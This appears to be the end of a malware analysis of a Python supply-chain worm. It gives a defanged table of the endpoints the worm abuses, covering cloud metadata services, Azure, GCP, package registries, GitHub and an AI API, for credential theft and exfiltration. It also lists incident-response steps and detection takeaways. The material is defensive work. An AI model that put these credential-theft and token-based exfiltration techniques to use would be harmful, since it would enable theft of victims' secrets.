Indicator	Use by malware
hxxps://github[.]com/oven-sh/bun/releases/download/bun-v1.3.13/...	Bun runtime download (LOLbin)
hxxps://api.github[.]com · hxxps://api.github[.]com/graphql	Exfil + worm via stolen victim token
hxxp://169.254.169[.]254 · hxxp://169.254.170[.]2	AWS IMDS / ECS credential theft
hxxps://login.microsoftonline[.]com · hxxps://management.azure[.]com	Azure token/identity theft
hxxps://*.googleapis[.]com · hxxps://oauth2.googleapis[.]com/token	GCP credential theft
hxxps://registry.npmjs[.]org/-/npm/v1/... · hxxps://pypi[.]org/_/oidc/mint-token · hxxps://upload.pypi[.]org/legacy/	Registry token theft / OIDC publishing
hxxps://api.anthropic[.]com	AI assistant key theft

No attacker-owned domain or IP is embedded. Exfiltration and propagation ride entirely on the victim's own GitHub/cloud/registry credentials and on public platforms — the defining signature of the Shai-Hulud / Miasma worm class.

If you (or your CI) installed this

Treat it as a credential compromise, because it is one:

1. **Isolate the host** — especially any build runner. Assume every secret it could reach is burned.
2. **Rotate everything reachable from that environment** — GitHub PATs (classic + fine-grained), npm/PyPI/RubyGems/JFrog/CircleCI tokens, AWS/Azure/GCP keys, Vault and Kubernetes SA tokens, SSH keys, and any AI-assistant API keys (ANTHROPIC_API_KEY etc.).
3. **Audit GitHub** — look for repositories described Hades - The End for the Damned, unexpected codeql.yml workflow commits, and unfamiliar commits labelled chore: update dependencies / fix: ci.
4. **Audit registry accounts** for unexpected package publishes.
5. **Remove artifacts** — <site-packages>/nhmpy*, %TEMP%/bun_ran, %TEMP%/b/, /tmp/p*.js.
6. **Hunt the IOCs** above across your fleet and CI logs, and restore from known-good backups where integrity is in doubt.

What to take away

- The execution edge has moved to install and startup time. A .pth file or an `__init__.py` import hook lets a dependency run before a single line of your own code does, so reviewing application code isn't enough anymore — the install surface needs the same scrutiny.
- Living off the land has reached the language runtime. Pulling a clean, signed Bun binary to run JavaScript inside a Python attack is a tidy way around ecosystem-specific scanners, and it means detection has to follow process lineage rather than file contents.
- The platform is the C2. When everything rides GitHub and cloud metadata, there's no malicious domain to block; you're left defending with token hygiene, least-privilege CI, egress filtering and OIDC scoping.
- Layered, custom obfuscation is normal now. Off-the-shelf deobfuscators got part of the way and stopped, and reading the payload meant rebuilding a bespoke cipher by hand. Budget time for that when you scope this kind of work.

Detection coverage for this campaign — YARA, Sigma, KQL and machine-readable IOCs — lives in the open at [meltedinhex/detections](https://meltedinhex.com/detections).